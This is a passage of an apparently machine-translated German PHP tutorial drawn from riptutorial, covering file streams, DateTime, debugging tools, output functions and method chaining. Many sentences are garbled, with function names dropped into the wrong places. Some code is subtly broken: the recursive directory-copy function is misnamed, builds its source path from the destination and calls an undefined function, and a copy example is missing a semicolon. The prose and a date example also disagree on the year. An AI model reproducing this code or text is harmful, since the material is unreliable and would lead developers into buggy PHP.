Wenn Sie in Windows ein `t` hinter dem Modus hinzufügen (z. B. `a+b` , `wt` usw.), werden `"\n"` Zeilenenden in `"\r\n"` wenn Sie mit der Datei arbeiten. Fügen Sie `b` hinter dem Modus ein, wenn dies nicht beabsichtigt ist, insbesondere wenn es sich um eine Binärdatei handelt.

Die PHP-Anwendung sollte Streams mit `fclose` wenn sie nicht mehr verwendet werden, um den Fehler `Too many open files` zu verhindern. Dies ist besonders wichtig in CLI - Programmen, da die Ströme nur dann geschlossen , wenn die Laufzeit ausschaltet - dies bedeutet , dass in Web - Servern, ist es *nicht notwendig sein kann* (aber immer noch *sollte,* als eine Praxis Ressource - Leck zu verhindern) , die Ströme zu schließen Wenn Sie nicht davon ausgehen, dass der Prozess längere Zeit ausgeführt wird, und viele Streams nicht geöffnet werden.

lesen

Mit `fread` wird die angegebene Anzahl von Bytes aus dem Dateizeiger gelesen oder bis ein EOF erreicht wird.

Zeilen lesen

Mit `fgets` wird die Datei gelesen, bis eine EOL erreicht wird oder die angegebene Länge gelesen

wird.

`fread` und `fgets` bewegen den Dateizeiger während des Lesens.

Lesen Sie alles, was noch übrig ist

Bei Verwendung von `stream_get_contents` werden alle verbleibenden Bytes im Stream in einen String umgewandelt und zurückgegeben.

Dateizeigerposition anpassen

Nach dem Öffnen des Streams befindet sich der Dateizeiger am Anfang der Datei (oder am Ende, wenn der Modus `a` verwendet wird). Mit der Funktion `fseek` wird der Dateizeiger relativ zu einem der drei Werte an eine neue Position `fseek` :

- `SEEK_SET` : Dies ist der Standardwert. Der Versatz der Dateiposition ist relativ zum Dateianfang.
- `SEEK_CUR` : Der Versatz der `SEEK_CUR` ist relativ zur aktuellen Position.
- `SEEK_END` : Der Versatz der `SEEK_END` ist relativ zum Ende der Datei. Das Übergeben eines negativen Offsets wird für diesen Wert am häufigsten verwendet. Die Dateiposition wird vor dem Ende der Datei auf die angegebene Anzahl von Bytes verschoben.

`rewind` ist eine praktische Abkürzung von `fseek($fh, 0, SEEK_SET)` .

Bei Verwendung von `ftell` wird die absolute Position des Dateizeigers `ftell` .

Das folgende Skript liest beispielsweise die ersten 10 Bytes, liest die nächsten 10 Bytes, überspringt 10 Bytes, liest die nächsten 10 Bytes und dann die letzten 10 Bytes in file.txt:

```
$fh = fopen("file.txt", "rb");
fseek($fh, 10); // start at offset 10
echo fread($fh, 10); // reads 10 bytes
fseek($fh, 10, SEEK_CUR); // skip 10 bytes
echo fread($fh, 10); // read 10 bytes
fseek($fh, -10, SEEK_END); // skip to 10 bytes before EOF
echo fread($fh, 10); // read 10 bytes
fclose($fh);
```

Schreiben

Bei Verwendung von `fwrite` der bereitgestellte String ab dem aktuellen Dateizeiger in die Datei geschrieben.

```
fwrite($fh, "Some text here\n");
```

Dateien und Verzeichnisse verschieben und kopieren

Dateien kopieren

`copy` kopiert die Quelldatei im ersten Argument an das Ziel im zweiten Argument. Das aufgelöste Ziel muss sich in einem Verzeichnis befinden, das bereits erstellt wurde.

```
if (copy('test.txt', 'dest.txt')) {
    echo 'File has been copied successfully';
} else {
    echo 'Failed to copy file to destination given.'
}
```

Verzeichnisse kopieren mit Rekursion

Das Kopieren von Verzeichnissen ist dem Löschen von Verzeichnissen sehr ähnlich, mit der Ausnahme, dass für Dateien `copy` anstelle von `unlink` verwendet wird, während für Verzeichnisse `mkdir` anstelle von `rmdir` verwendet wird, anstatt am Ende der Funktion.

```
function recurse_delete_dir(string $src, string $dest) : int {
    $count = 0;

    // ensure that $src and $dest end with a slash so that we can concatenate it with the
filenames directly
    $src = rtrim($dest, "/\\") . "/";
    $dest = rtrim($dest, "/\\") . "/";

    // use dir() to list files
    $list = dir($src);

    // create $dest if it does not already exist
    @mkdir($dest);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($src . $file)) {
            copy($src . $file, $dest . $file);
            $count++;
        } elseif(is_dir($src . $file)) {
            $count += recurse_copy_dir($src . $file, $dest . $file);
        }
    }

    return $count;
}
```

Umbenennen / Verschieben

Das Umbenennen / Verschieben von Dateien und Verzeichnissen ist wesentlich einfacher. Ganze Verzeichnisse können in einem einzigen Aufruf verschoben oder umbenannt werden, die mit `rename`

- `rename("~/file.txt", "~/file.html");`
- `rename("~/dir", "~/old_dir");`
- `rename("~/dir/file.txt", "~/dir2/file.txt");`

Dateibehandlung online lesen: https://riptutorial.com/de/php/topic/1426/dateibehandlung

Kapitel 21: Datetime-Klasse

Examples

getTimestamp

`getTimeStemp` ist eine Unix-Darstellung eines datetime-Objekts.

```
$date = new DateTime();
echo $date->getTimestamp();
```

Dadurch wird eine Ganzzahl ausgegeben, die die seit Donnerstag, 1. Januar 1970, 00:00:00 UTC, abgelaufenen Sekunden angibt.

Datum einstellen

`setDate` legt das Datum in einem DateTime-Objekt fest.

```
$date = new DateTime();
$date->setDate(2016, 7, 25);
```

In diesem Beispiel wird als Datum das fünfundzwanzigste von Juli 2015 festgelegt. Es wird folgendes Ergebnis erzielt:

```
2016-07-25 17:52:15.819442
```

Datumsintervalle hinzufügen oder abziehen

Wir können die Klasse DateInterval verwenden , um ein Intervall in einem DateTime-Objekt hinzuzufügen oder zu entfernen.

Sehen Sie sich das Beispiel unten an, in dem wir ein Intervall von 7 Tagen hinzufügen und eine Nachricht auf dem Bildschirm drucken:

```
$now = new DateTime();// empty argument returns the current date
$interval = new DateInterval('P7D');//this objet represents a 7 days interval
$lastDay = $now->add($interval); //this will return a DateTime object
$formatedLastDay = $lastDay->format('Y-m-d');//this method format the DateTime object and
returns a String
echo "Samara says: Seven Days. You'll be happy on $formatedLastDay.";
```

Dies wird ausgegeben (läuft am 1. August 2016):

> Samara sagt: Sieben Tage. Sie werden am 08.08.2016 glücklich sein.

Auf ähnliche Weise können wir die Submethode verwenden, um Datumsangaben zu subtrahieren

```
$now->sub($interval);
echo "Samara says: Seven Days. You were happy last on $formatedLastDay.";
```

Dies wird ausgegeben (läuft am 1. August 2016):

> Samara sagt: Sieben Tage. Sie waren zuletzt am 25.07.2016 glücklich.

Erstellen Sie DateTime aus einem benutzerdefinierten Format

PHP kann eine Reihe von Datumsformaten analysieren. Wenn Sie ein nicht standardmäßiges Format analysieren möchten oder wenn Ihr Code das zu verwendende Format explizit `DateTime::createFromFormat` soll, können Sie die statische Methode `DateTime::createFromFormat` verwenden:

Objektorientierter Stil

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = DateTime::createFromFormat($format, $time);
```

Verfahrensstil

```
$format = "Y,m,d";
$time = "2009,2,26";
$date = date_create_from_format($format, $time);
```

DateTimes drucken

PHP 4+ liefert eine Methode, ein Format, das ein DateTime-Objekt in einen String mit einem gewünschten Format konvertiert. Dies ist gemäß PHP Manual die objektorientierte Funktion:

```
public string DateTime::format ( string $format )
```

Die Funktion date () benötigt einen Parameter - ein Format, das eine Zeichenfolge ist

Format

Das Format ist eine Zeichenfolge und verwendet Einzelzeichen, um das Format zu definieren:

- **Y** : Vierstellige Darstellung des Jahres (zB: 2016)
- **y** : zweistellige Darstellung des Jahres (zB: 16)
- **m** : Monat als Zahl (01 bis 12)
- **M** : Monat, als drei Buchstaben (Jan, Feb, Mar usw.)
- **j** : Tag des Monats ohne führende Nullen (1 bis 31)
- **D** : Wochentag, als drei Buchstaben (Mo, Di, Mi usw.)
- **h** : Stunde (12-Stunden-Format) (01 bis 12)
- **H** : Stunde (24-Stunden-Format) (00 bis 23)

- **A** : entweder AM oder PM
- **i** : Minute mit führenden Nullen (00 bis 59)
- **s** : zweitens mit führenden Nullen (00 bis 59)
- Die vollständige Liste finden Sie hier

Verwendungszweck

Diese Zeichen können in verschiedenen Kombinationen verwendet werden, um Zeiten in nahezu jedem Format anzuzeigen. Hier sind einige Beispiele:

```
$date = new DateTime('2000-05-26T13:30:20'); /* Friday, May 26, 2000 at 1:30:20 PM */

$date->format("H:i");
/* Returns 13:30 */

$date->format("H i s");
/* Returns 13 30 20 */

$date->format("h:i:s A");
/* Returns 01:30:20 PM */

$date->format("j/m/Y");
/* Returns 26/05/2000 */

$date->format("D, M j 'y - h:i A");
/* Returns Fri, May 26 '00 - 01:30 PM */
```

Prozedural

Das Verfahrensformat ist ähnlich:

Objektorientierter

```
$date->format($format)
```

Prozessuales Äquivalent

```
date_format($date, $format)
```

Erstellen Sie die unveränderliche Version von DateTime aus Mutable vor PHP 5.6

Zur Erstellung von `\DateTimeImmutable` in PHP 5.6+ verwenden Sie:

```
\DateTimeImmutable::createFromMutable($concrete);
```

Vor PHP 5.6 können Sie Folgendes verwenden:

```
\DateTimeImmutable::createFromFormat(\DateTime::ISO8601, $mutable->format(\DateTime::ISO8601),
$mutable->getTimezone());
```

Datetime-Klasse online lesen: https://riptutorial.com/de/php/topic/3684/datetime-klasse

Kapitel 22: Debuggen

Examples

Variablen ausgeben

Mit der Funktion `var_dump` können Sie den Inhalt einer Variablen (Typ und Wert) für das Debugging `var_dump` .

Beispiel:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Ausgabe:

```
array(6) {
  [0]=>
  float(3.7)
  [1]=>
  string(6) "string"
  [2]=>
  int(10)
  [3]=>
  array(1) {
    ["hello"]=>
    string(5) "world"
  }
  [4]=>
  bool(false)
  [5]=>
  object(DateTime)#1 (3) {
    ["date"]=>
    string(26) "2016-07-24 13:51:07.000000"
    ["timezone_type"]=>
    int(3)
    ["timezone"]=>
    string(13) "Europe/Berlin"
  }
}
```

Fehler anzeigen

Wenn Sie möchten, dass PHP Laufzeitfehler auf der Seite `display_errors` , müssen Sie `display_errors` entweder in der `php.ini` oder mit der Funktion `ini_set` .

Sie können auswählen, welche Fehler angezeigt werden sollen, mit der Funktion `error_reporting` (oder in der ini), die `E_*` `error_reporting` akzeptiert, die mit bitweisen Operatoren kombiniert werden.

Je nach Einstellung von `html_errors` kann PHP Fehler im Text- oder HTML-Format `html_errors` .

Beispiel:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
nonexistentFunction(); // E_ERROR
```

Nur-Text-Ausgabe: (HTML-Format unterscheidet sich zwischen Implementierungen)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7

Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in
/path/to/file.php:8
Stack trace:
#0 {main}
  thrown in /path/to/file.php on line 8
```

> **ANMERKUNG:** Wenn die Fehlerberichterstattung in php.ini deaktiviert ist und zur Laufzeit aktiviert wird, werden einige Fehler (z. B. Analysefehler) nicht angezeigt, da sie vor der Anwendung der Laufzeiteinstellung aufgetreten sind.

Mit `error_reporting` können Sie `error_reporting` die vollständige Verwendung von `E_ALL` während der Entwicklung `E_ALL` und die Anzeige mit `display_errors` in der Produktionsphase deaktivieren, um das Innere der Skripts auszublenden.

phpinfo ()

Warnung

`phpinfo` nur in einer Entwicklungsumgebung verwendet werden. `phpinfo` niemals Code mit `phpinfo` in einer Produktionsumgebung frei

Einführung

Es kann jedoch hilfreich sein, um die PHP-Umgebung (Betriebssystem, Konfiguration, Versionen, Pfade, Module), in der Sie arbeiten, zu verstehen, insbesondere wenn Sie einen Fehler suchen. Es ist eine einfache eingebaute Funktion:

```
phpinfo();
```

Es hat einen Parameter `$what` , wodurch die Ausgabe angepasst werden kann. Der Standardwert ist `INFO_ALL` , wodurch alle Informationen angezeigt werden. `INFO_ALL` Informationen werden üblicherweise während der Entwicklung verwendet, um den aktuellen Status von PHP anzuzeigen.

Sie können den Parameter `INFO_*` Konstanten zusammen mit bitweisen Operatoren übergeben,

um eine benutzerdefinierte Liste `INFO_*` .

Sie können es im Browser ausführen, um ein schön formatiertes Detailbild zu erhalten. Es funktioniert auch in PHP-CLI, wo Sie es für eine einfachere Ansicht in `less` überspielen können.

Beispiel

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

Daraufhin wird eine Liste mit PHP-Direktiven (`ini_get`), Umgebung (`$_ENV`) und vordefinierten Variablen `$_ENV` .

Xdebug

Xdebug ist eine PHP-Erweiterung, die Debugging- und Profilierungsfunktionen bietet.
Es verwendet das DBGp-Debugging-Protokoll.

Es gibt einige nette Funktionen in diesem Tool:

- Stack-Spuren bei Fehlern
- Maximaler Schachtelschutz und Zeitverfolgung
- hilfreicher Ersatz der Standardfunktion `var_dump()` zur Anzeige von Variablen
- Ermöglicht das Protokollieren aller Funktionsaufrufe, einschließlich der Parameter, und gibt Werte in verschiedenen Formaten an eine Datei zurück
- Analyse der Codeabdeckung
- Profiling-Informationen
- Remote-Debugging (bietet eine Schnittstelle für Debugger-Clients, die mit ausgeführten PHP-Skripts interagieren)

Wie Sie sehen, ist diese Erweiterung perfekt für die Entwicklungsumgebung geeignet. Insbesondere die **Remote-Debugging-** Funktion kann Ihnen helfen, Ihren PHP-Code ohne zahlreiche var_dumps zu debuggen und einen normalen Debugging-Prozess wie in `C++` oder `Java` verwenden.

Die Installation dieser Erweiterung ist normalerweise sehr einfach:

```
pecl install xdebug # install from pecl/pear
```

Und aktiviere es in deiner php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

In komplizierteren Fällen siehe diese Anleitung

Wenn Sie dieses Tool verwenden, sollten Sie Folgendes beachten:
XDebug ist nicht für Produktionsumgebungen geeignet

phpversion ()

Einführung

Bei der Arbeit mit verschiedenen Bibliotheken und den damit verbundenen Anforderungen ist es häufig erforderlich, die Version des aktuellen PHP-Parsers oder eines seiner Pakete zu kennen.

Diese Funktion akzeptiert einen einzelnen optionalen Parameter in Form des Erweiterungsnamens: `phpversion('extension')` . Wenn die betreffende Erweiterung installiert ist, gibt die Funktion eine Zeichenfolge mit dem Versionswert zurück. Wenn jedoch die Erweiterung nicht installiert ist, wird `FALSE` zurückgegeben. Wenn der Erweiterungsname nicht angegeben wird, gibt die Funktion die Version des PHP-Parsers selbst zurück.

Beispiel

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

Fehlerberichterstattung (beide verwenden)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

//-1 will allow all errors to be reported
error_reporting(-1);
```

Debuggen online lesen: https://riptutorial.com/de/php/topic/3339/debuggen

Kapitel 23: Den Wert einer Variablen ausgeben

Einführung

Um ein dynamisches und interaktives PHP-Programm zu erstellen, ist es nützlich, Variablen und deren Werte auszugeben. Die PHP-Sprache erlaubt mehrere Methoden zur Ausgabe von Werten. In diesem Thema werden die Standardmethoden zum Drucken eines Werts in PHP und die Verwendung dieser Methoden beschrieben.

Bemerkungen

Variablen in PHP gibt es in verschiedenen Arten. Je nach Anwendungsfall möchten Sie sie möglicherweise als gerenderten HTML-Code an den Browser ausgeben, zum Debuggen ausgeben oder (wenn eine Anwendung über die Befehlszeile ausgeführt wird) an das Terminal ausgeben.

Nachfolgend einige der am häufigsten verwendeten Methoden und Sprachkonstrukte zur Ausgabe von Variablen:

- `echo` - Gibt einen oder mehrere Strings aus
- `print` - Gibt einen String aus und gibt `1` (immer)
- `printf` - Gibt eine formatierte Zeichenfolge aus und gibt die Länge der ausgegebenen Zeichenfolge zurück
- `sprintf` - Formatiert eine Zeichenfolge und gibt die formatierte Zeichenfolge zurück
- `print_r` - `print_r` Inhalt des Arguments als lesbare Zeichenfolge aus oder gibt diesen zurück
- `var_dump` - `var_dump` lesbare Debugging-Informationen zum Inhalt des Arguments (s) einschließlich Typ und Wert aus
- `var_export` - `var_export` einen String aus, der die Variable als gültigen PHP-Code zurückgibt, der zum Wiederherstellen des Werts verwendet werden kann.

  Anmerkung: Beim Versuch, ein Objekt als String auszugeben, versucht PHP, es in einen String umzuwandeln (durch Aufruf von `__toString()` - falls das Objekt eine solche Methode hat). Wenn nicht verfügbar, wird ein Fehler angezeigt, der dem `Object of class [CLASS] could not be converted to string` ähnelt, und `Object of class [CLASS] could not be converted to string` werden. In diesem Fall müssen Sie das Objekt genauer untersuchen, siehe: Ausgabe einer strukturierten Ansicht von Arrays und Objekten .

Examples

Echo und Drucken

`echo` und `print` sind Sprachkonstrukte, keine Funktionen. Dies bedeutet, dass sie keine Klammern um das Argument benötigen, wie dies bei einer Funktion der Fall ist (obwohl man immer fast jeden PHP-Ausdruck mit Klammern versehen kann, so dass `echo("test")` auch keinen Schaden anrichtet). Sie geben die Zeichenfolgendarstellung einer Variablen, einer Konstanten oder eines Ausdrucks aus. Sie können nicht zum Drucken von Arrays oder Objekten verwendet werden.

- Weisen Sie der Variablen `$name` die Zeichenfolge `Joel` zu

```
$name = "Joel";
```

- Geben Sie den Wert von $ name mit `echo` & `print`

```
echo $name;   #> Joel
print $name;  #> Joel
```

- Klammern sind nicht erforderlich, können aber verwendet werden

```
echo($name);  #> Joel
print($name); #> Joel
```

- Verwendung mehrerer Parameter (nur `echo`)

```
echo $name, "Smith";       #> JoelSmith
echo($name, " ", "Smith"); #> Joel Smith
```

- `print` Gegensatz zu `echo` ist `print` ein Ausdruck (er gibt `1`) und kann daher an mehreren Stellen verwendet werden:

```
print("hey") && print(" ") && print("you"); #> you11
```

- Das obige ist äquivalent zu:

```
print ("hey" && (print (" " && print "you"))); #> you11
```

Kurzschreibweise für `echo`

Wenn Sie sich außerhalb von PHP-Tags befinden , ist standardmäßig eine Kurzschreibungsnotation für `echo` verfügbar. Verwenden Sie `<?=` , Um die Ausgabe zu starten, und `?>` , Um die Ausgabe zu beenden. Zum Beispiel:

```
<p><?=$variable?></p>
<p><?= "This is also PHP" ?></p>
```

Beachten Sie, dass es keine Beendigung gibt `;` . Dies funktioniert, weil das schließende PHP-Tag als Terminator für die einzelne Anweisung fungiert. Daher ist es üblich, das Semikolon in dieser Kurzschreibweise wegzulassen.

Priorität des `print`

Obwohl der `print` eine Sprachkonstruktion ist, hat er Priorität wie der Operator. Es setzt zwischen `= += -= *= **= /= .= %= &=` Und `and` Operatoren und hat die Assoziation verlassen. Beispiel:

```
echo '1' . print '2' + 3; //output 511
```

Gleiches Beispiel mit Klammern:

```
echo '1' . print ('2' + 3); //output 511
```

Unterschiede zwischen `echo` und `print`

Kurz gesagt, es gibt zwei Hauptunterschiede:

- `print` nur ein Parameter benötigt, während das `echo` mehrere Parameter enthalten kann.
- `print` gibt einen Wert zurück und kann daher als Ausdruck verwendet werden.

Ausgabe einer strukturierten Ansicht von Arrays und Objekten

`print_r()` - Ausgabe von Arrays und Objekten *zum Debuggen*

`print_r` gibt ein vom Menschen lesbares Format eines Arrays oder Objekts aus.

Möglicherweise haben Sie eine Variable, die ein Array oder ein Objekt ist. Wenn Sie versuchen, es mit einem `echo` auszugeben, wird der Fehler ausgegeben: `Notice: Array to string conversion` . Sie können stattdessen die Funktion `print_r` verwenden, um ein für Menschen lesbares Format dieser Variablen zu `print_r` .

> Sie können **true** als zweiten Parameter übergeben, um den Inhalt als Zeichenfolge zurückzugeben.

```
$myobject = new stdClass();
$myobject->myvalue = 'Hello World';
$myarray = [ "Hello", "World" ];
$mystring = "Hello World";
$myint = 42;

// Using print_r we can view the data the array holds.
print_r($myobject);
print_r($myarray);
print_r($mystring);
print_r($myint);
```

Dies gibt Folgendes aus:

```
stdClass Object
(
    [myvalue] => Hello World
)
Array
(
    [0] => Hello
    [1] => World
)
Hello World
42
```

Außerdem kann die Ausgabe von `print_r` als eine Zeichenfolge erfasst werden, anstatt sie einfach zu wiederholen. Mit dem folgenden Code wird beispielsweise die formatierte Version von `$myarray` in eine neue Variable geschrieben:

```
$formatted_array = print_r($myarray, true);
```

Wenn Sie die Ausgabe von PHP in einem Browser anzeigen und als HTML interpretiert werden, werden die Zeilenumbrüche nicht angezeigt und die Ausgabe ist viel weniger lesbar, wenn Sie nicht so etwas tun

```
echo '<pre>' . print_r($myarray, true) . '</pre>';
```

> Wenn Sie den Quellcode einer Seite öffnen, wird Ihre Variable auch auf dieselbe Weise ohne Verwendung des Tags `<pre>` formatiert.

Alternativ können Sie dem Browser mitteilen, dass Sie nur Text und nicht HTML ausgeben:

```
header('Content-Type: text/plain; charset=utf-8');
print_r($myarray);
```

`var_dump()` - `var_dump()` lesbare Debugging-Informationen über den Inhalt des Arguments (der Argumente) einschließlich Typ und Wert aus

Die Ausgabe ist im Vergleich zu `print_r` detaillierter, da auch der **Typ** der Variablen zusammen mit ihrem **Wert** und anderen Informationen wie Objekt-IDs, Array-Größen, String-Längen, Referenzmarken usw. ausgegeben wird

Sie können `var_dump` um eine detailliertere Version für das Debugging auszugeben.

```
var_dump($myobject, $myarray, $mystring, $myint);
```

Die Ausgabe ist detaillierter:

```
object(stdClass)#12 (1) {
```

```
  ["myvalue"]=>
  string(11) "Hello World"
}
array(2) {
  [0]=>
  string(5) "Hello"
  [1]=>
  string(5) "World"
}
string(11) "Hello World"
int(42)
```

Hinweis : Wenn Sie xDebug in Ihrer Entwicklungsumgebung verwenden, ist die Ausgabe von var_dump standardmäßig begrenzt / abgeschnitten. In der offiziellen Dokumentation finden Sie weitere Informationen zu den Optionen, um dies zu ändern.

`var_export()` - `var_export()` gültigen `PHP` Code aus

`var_export()` eine durch `PHP` analysierbare Repräsentation des Elements aus.

> Sie können **true** als zweiten Parameter übergeben, um den Inhalt in eine Variable zurückzugeben.

```
var_export($myarray);
var_export($mystring);
var_export($myint);
```

Ausgabe ist gültiger PHP-Code:

```
array (
  0 => 'Hello',
  1 => 'World',
)
'Hello World'
42
```

Um den Inhalt in eine Variable zu setzen, können Sie Folgendes tun:

```
$array_export = var_export($myarray, true);
$string_export = var_export($mystring, true);
$int_export = var_export($myint, 1); // any `Truthy` value
```

Danach können Sie es so ausgeben:

```
printf('$myarray = %s; %s', $array_export, PHP_EOL);
printf('$mystring = %s; %s', $string_export, PHP_EOL);
printf('$myint = %s; %s', $int_export, PHP_EOL);
```

Dies wird die folgende Ausgabe erzeugen:

```
$myarray = array (
  0 => 'Hello',
  1 => 'World',
);
$mystring = 'Hello World';
$myint = 42;
```

printf vs sprintf

`printf` **ausgeben** wird eine formatierte Zeichenfolge Platzhalter verwenden

`sprintf` **kehrt** die formatierte Zeichenfolge

```
$name = 'Jeff';

// The `%s` tells PHP to expect a string
//            ↓  `%s` is replaced by  ↓
printf("Hello %s, How's it going?", $name);
#> Hello Jeff, How's it going?

// Instead of outputting it directly, place it into a variable ($greeting)
$greeting = sprintf("Hello %s, How's it going?", $name);
echo $greeting;
#> Hello Jeff, How's it going?
```

Mit diesen 2 Funktionen können Sie auch eine Nummer formatieren. Dies kann verwendet werden, um einen Dezimalwert zu formatieren, der für die Darstellung von Geld verwendet wird, so dass immer 2 Dezimalstellen vorhanden sind.

```
$money = 25.2;
printf('%01.2f', $money);
#> 25.20
```

Die beiden Funktionen `vprintf` und `vsprintf` arbeiten als `printf` und `sprintf` , akzeptieren jedoch anstelle einzelner Variablen eine `sprintf` und ein Array von Werten.

Stringverkettung mit Echo

Sie können die Verkettung verwenden, um Strings "end to end" zu verknüpfen, während Sie sie ausgeben (z. B. mit `echo` oder `print`).

Sie können Variablen mit einem verketten . (Punkt / Punkt).

```
// String variable
$name = 'Joel';

// Concatenate multiple strings (3 in this example) into one and echo it once done.
//      1. ↓        2. ↓            3. ↓    - Three Individual string items
echo '<p>Hello ' . $name . ', Nice to see you.</p>';
//               ↑       ↑                  - Concatenation Operators

#> "<p>Hello Joel, Nice to see you.</p>"
```

Ähnlich wie bei der Verkettung kann das `echo` (wenn es ohne Klammern verwendet wird) verwendet werden, um Strings und Variablen (zusammen mit anderen beliebigen Ausdrücken) mithilfe eines Kommas (,) zu kombinieren.

```
$itemCount = 1;

echo 'You have ordered ', $itemCount, ' item', $itemCount === 1 ? '' : 's';
//                     ↑           ↑        ↑                - Note the commas

#> "You have ordered 1 item"
```

String-Verkettung vs. Übergabe mehrerer Argumente an das Echo

Das Übergeben mehrerer Argumente an den Echo-Befehl ist unter bestimmten Umständen vorteilhafter als die Verkettung von Zeichenfolgen. Die Argumente werden in der gleichen Reihenfolge in die Ausgabe geschrieben, in der sie übergeben werden.

```
echo "The total is: ", $x + $y;
```

Das Problem bei der Verkettung ist die Periode `.` hat im Ausdruck Vorrang. Bei Verkettung benötigt der obige Ausdruck zusätzliche Klammern für das korrekte Verhalten. Der zeitliche Vorrang betrifft auch die ternären Betreiber.

```
echo "The total is: " . ($x + $y);
```

Ausgabe großer Ganzzahlen

Bei 32-Bit-Systemen werden Ganzzahlen, die größer als `PHP_INT_MAX` sind, automatisch in Float konvertiert. Die Ausgabe dieser Werte als Ganzzahl (dh nicht-wissenschaftliche Notation) kann mit `printf` unter Verwendung der `float` Darstellung erfolgen, wie unten dargestellt:

```
foreach ([1, 2, 3, 4, 5, 6, 9, 12] as $p) {
    $i = pow(1024, $p);
    printf("pow(1024, %d) > (%7s) %20s %38.0F", $p, gettype($i), $i, $i);
    echo "  ", $i, "\n";
}
// outputs:
pow(1024,  1)  integer                1024                                    1024  1024
pow(1024,  2)  integer             1048576                                 1048576  1048576
pow(1024,  3)  integer          1073741824                              1073741824  1073741824
pow(1024,  4)   double       1099511627776                           1099511627776
1099511627776
pow(1024,  5)   double  1.1258999068426E+15                      1125899906842624
1.1258999068426E+15
pow(1024,  6)   double  1.1529215046068E+18                   1152921504606846976
1.1529215046068E+18
pow(1024,  9)   double  1.2379400392854E+27           1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12)   double  1.3292279957849E+36  1329227995784915872903807060280344576
1.3292279957849E+36
```

Hinweis: Achten Sie auf die Genauigkeit des Schwimmers, die nicht unendlich ist!

Während dies schön aussieht, können die Zahlen in diesem erfundenen Beispiel alle als binäre Zahl dargestellt werden, da sie alle Potenzen von 1024 (und somit 2) sind. Siehe zum Beispiel:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 1000000000000000013287555072
```

Geben Sie ein mehrdimensionales Array mit Index und Wert aus und drucken Sie es in die Tabelle

```
Array
(
    [0] => Array
        (
            [id] => 13
            [category_id] => 7
            [name] => Leaving Of Liverpool
            [description] => Leaving Of Liverpool
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 13
            [created] => 2007-06-24 14:08:03
            [modified] => 2007-06-24 14:08:03
            [image] => NONE
        )

    [1] => Array
        (
            [id] => 16
            [category_id] => 7
            [name] => Yellow Submarine
            [description] => Yellow Submarine
            [price] => 1.00
            [virtual] => 1
            [active] => 1
            [sort_order] => 16
            [created] => 2007-06-24 14:10:02
            [modified] => 2007-06-24 14:10:02
            [image] => NONE
        )

)
```

Mehrdimensionales Array mit Index und Wert in der Tabelle ausgeben

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
```

```
    }
}
?>
</table>
```

Den Wert einer Variablen ausgeben online lesen: https://riptutorial.com/de/php/topic/6695/den-wert-einer-variablen-ausgeben

Kapitel 24: Designmuster

Einführung

Dieses Thema enthält Beispiele für bekannte, in PHP implementierte Entwurfsmuster.

Examples

Methodenverkettung in PHP

Method Chaining ist eine Technik, die in Martin Fowlers Buch *Domain Specific Languages beschrieben wird* . Method Chaining wird als zusammengefasst

> *Mit Modifier-Methoden wird das Host-Objekt zurückgegeben, sodass in einem Ausdruck mehrere Modifier aufgerufen werden können* .

Betrachten Sie diesen nicht-verketteten / regulären Code (aus dem oben genannten Buch nach PHP portiert).

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Mit Method Chaining können Sie die obigen Anweisungen kompakter schreiben:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

Damit dies funktioniert, müssen Sie nur `return $this` in den Methoden zurückgeben, aus denen Sie verketten möchten:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setSpeed($speed) {
```

```
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

Wann verwenden?

Die hauptsächliche Verwendung von Method Chaining ist das Erstellen interner domänenspezifischer Sprachen. Method Chaining ist *ein Baustein* in Expression Builders und Fluent Interfaces . Es ist aber nicht gleichbedeutend mit denen . Method Chaining ermöglicht dies nur. Quoting Fowler:

> Ich habe auch ein weit verbreitetes Missverständnis bemerkt - viele Leute scheinen fließende Schnittstellen mit Method Chaining gleichzusetzen. Sicher ist das Verketten eine übliche Technik, die bei fließenden Schnittstellen verwendet werden kann, aber wahrer Fluss ist viel mehr als das.

Wenn man das Method Chaining nur verwendet, um das Schreiben des Host-Objekts zu vermeiden, wird dies von vielen als Code-Geruch betrachtet . Es bietet nicht offensichtliche APIs, insbesondere beim Mischen mit nichtverketteten APIs.

Zusätzliche Bemerkungen

Befehlsabfrage-Trennung

Command Query Separation ist ein Konstruktionsprinzip von Bertrand Meyer . Es gibt an, dass Methoden, die den Status (*Befehle*) ändern, nichts zurückgeben sollen, wohingegen Methoden, die etwas zurückgeben (*Abfragen*), den Status nicht ändern dürfen. Dies erleichtert das Nachdenken über das System. Method Chaining verstößt gegen dieses Prinzip, weil wir den Zustand verändern *und* etwas zurückgeben.

Getter

